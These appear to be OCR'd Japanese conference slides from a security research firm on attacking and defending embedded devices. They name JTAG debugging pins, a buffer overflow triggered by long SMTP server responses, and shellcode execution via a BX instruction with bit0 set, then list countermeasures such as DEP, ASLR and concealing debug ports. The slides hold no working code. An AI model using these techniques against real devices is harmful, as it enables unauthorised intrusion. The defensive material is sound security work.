
- **TCK**
  クロック信号
- **TMS**
  モード選択信号
- **TDI**
  データ入力ピン
- **TDO**
  データ出力ピン
- **nTRST (Option)**
  非同期リセットピン

JTAGポート

JTAGポート


JTAGポートコンバータ






バッファオーバーフロー脆弱性の確認

e-mail送信時SMTPサーバが長大なレスポンスを返すとバッファオーバーフロー発生




Shellcode実行

オペランドレジスタの状態ビット(bit0)をセットしてBX命令を実行



Chapter 5



まとめ

まとめ

- 古典的なセキュリティホールを含む組み込み機器は数多く存在する。
- JTAGエミュレータや開発者用シリアルコンソールを利用できれば、exploit作成が可能。
- RTOSが動作する組み込み機器でも、汎用OSと同様のセキュリティ問題を発生させる可能性がある。

対策

経営的目線で、安全な製品をリリースするための
トータルスキームを確立する

安全なシステム開発のためのトレーニング

→ 開発部門全体
- 攻撃事例の検証
- 安全なシステム設計、コーディング手法
- セキュリティテストの実施手法

ファームウエア、ハードウエアの開発プロセス全体にセキュリティを取り入れる

→ 設計、実装、テスト(セキュリティQA)、出荷
- 設計からリリースにおける全てのプロセスが対象
- 各部門にてプロセスを確立 (PDCA)

事後処理プロセスを確立

想定される事象

- 脆弱性が報告される
- 脆弱性が公開される(0-day対応)
- 実攻撃が発生する

→ マネージメント、開発部門全体、広報など

脆弱性への対応

- 情報収集プロセス
- 脆弱性分析プロセス
- 修正プロセス
- アップデート提供プロセス
- 情報公開、メディア対応

攻撃の技術的ハードルを上げる(1)

脆弱性があったとしても、実攻撃に結びつかなければ損害は無い

→ どこまでやるかは、コストやシステムの性質との兼ね合い

・汎用PCのソフトウエアと同じ仕組みを導入(パフォーマンスとの兼ね合い)

- マルチステートによる権限の分離 (shellcodeが出来る事を限定)
- Buffer overflow対策 (DEPなど)
- ASLR(Address Space Layout Randomize)

攻撃の技術的ハードルを上げる(2)

・不必要な情報は一般公開しない

- CPUの型番を判別できないようにする

・JTAGやUARTなどを使った第三者によるデバッグを極力防止

- デバッガ検地の仕組み
- JTAGやUARTのポートを一目で分かるような形で基板に残さない
- BGAのようなCPUピンにハンダ付けできないパッケージを選択
- デバッグ情報を含む配線は表面層に出さない

ありがとうございました

Fourteenforty Research Institute, Inc.
株式会社 フォティーンフォティー技術研究所
http://www.fourteenforty.jp

取締役副社長 最高技術責任者　鵜飼裕司　博士(工学)
ukai@fourteenforty.jp